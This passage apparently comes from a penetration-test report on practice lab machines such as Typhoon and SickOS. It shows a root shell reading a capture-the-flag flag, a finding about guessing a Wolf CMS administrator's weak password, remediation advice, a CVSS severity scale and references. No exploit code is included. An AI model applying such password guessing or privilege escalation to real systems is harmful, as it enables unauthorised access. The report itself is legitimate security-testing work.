uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),110(lpadmin),112(sambashare),1
25(libvird),1000(typhoon)
# cd /root
# ls
root-flag
# cat root-flag
<Congrats!>

Typhoon_r00t3r!
</Congrats!>
#
```

Hosts Affected

Typhoon

Recommendations

Proper scanning and minimising the scope of the privileged account, following the least privilege principle and sanitizing user inputs can prevent privilege escalation.




Default or weak credentials (CVSS: 9.3)

APP-4

It is possible to access privilege account by cracking the password of administrative user simply by guessing.

Results





Default or weak credentials (CVSS: 9.3)

The screenshot shows a web browser window with three tabs: 'Pages | Wolf CMS', 'FoxyProxy Options', and 'FoxyProxy Standard – Get'. The main content area is titled 'Wolf CMS' and shows a 'Pages' section. It lists four pages: 'Home Page' (Layout: Wolf, Status: Published), 'About us' (Layout: inherit, Status: Published), 'Articles (Archive)' (Layout: inherit, Status: Published), and 'RSS Feed' (Layout: RSS XML, Status: Hidden). Each page has a row of icons for 'View', 'Modify', and other actions.

Hosts Affected

VTCSEC

SickOS

Recommendations

Disable any default or ideal user account not in use. When setting password, it must prompt user to use stronger password. Ideally a password should be eight character long, with combination of at least one upper case, one lower case, one special character and one number. Another way is to use random password generator to set complex password. It must ask user to reset password every 30 or 90 days and restrict reusing same password.

Appendix A – Severity Scale

Vulnerabilities are supplied with corresponding ratings indicating their severity, and these are rated on a scale of one to five using the icons below.

A rating of five means that the vulnerability could enable an attacker to compromise the device, and a rating of one is of low severity.

A more detailed description of the rating system, including examples, can be found in the table below:

Severity	Description
----------	-------------

 INFO (CVSS 0)	Level 1 issues are raised purely for informational purposes and do not pose any risks to security. The reason for their inclusion is to make the customer aware of their presence in case their status was to change. For example, sensitive entries in a robots.txt file may not be accessible at the time of testing but may become accessible in the future.
 LOW (CVSS 0.1-3.9)	Level 2 vulnerabilities pose a low threat to security. Low threat issues include for example: Leakage of information (such as software versions) which an attacker may find useful; exposure of unnecessary content/functionality; configurations that do not meet best security practice.
 MEDIUM (CVSS 4-6.9)	Level 3 vulnerabilities pose a medium threat to security. Medium-risk issues could allow an attacker to gain limited access to system commands or sensitive data. In addition, vulnerabilities addressed as medium risk when combined with other factors could have a high impact on security if exploited.
 HIGH (CVSS 7-9.9)	Level 4 vulnerabilities pose a high threat to security. Issues are raised as high threat when exploitation could result in a major security breach, such as allowing attackers to gain privileged access, escalate privileges, or to access/modify/remove sensitive information and/or functionality.
 CRITICAL (CVSS 10)	Level 5 vulnerabilities pose a critical threat to security. Security issues raised at this level would generally allow an attacker to gain unauthorised access to a system or sensitive data using publicly available tools and exploits. As an example, if a host was found to be running an unsupported operating system for which exploits were publicly available, this would qualify as a level 5. If fully exploited such vulnerabilities could have disastrous effects on the business.

References

- NVD, 2022. *NIST*. [Online]
Available at: <https://nvd.nist.gov/vuln>
- PHCOMP, 2016. *Checking ssh public key fingerprints*. [Online]
Available at: <https://www.phcomp.co.uk/Tutorials/Unix-And-Linux/ssh-check-server-fingerprint.html>
- Space, S., 2008. *Vulnerability Search*. [Online]
Available at: <http://www.securityspace.com/smysecure/catid.html?id=1.3.6.1.4.1.25623.1.0.80091>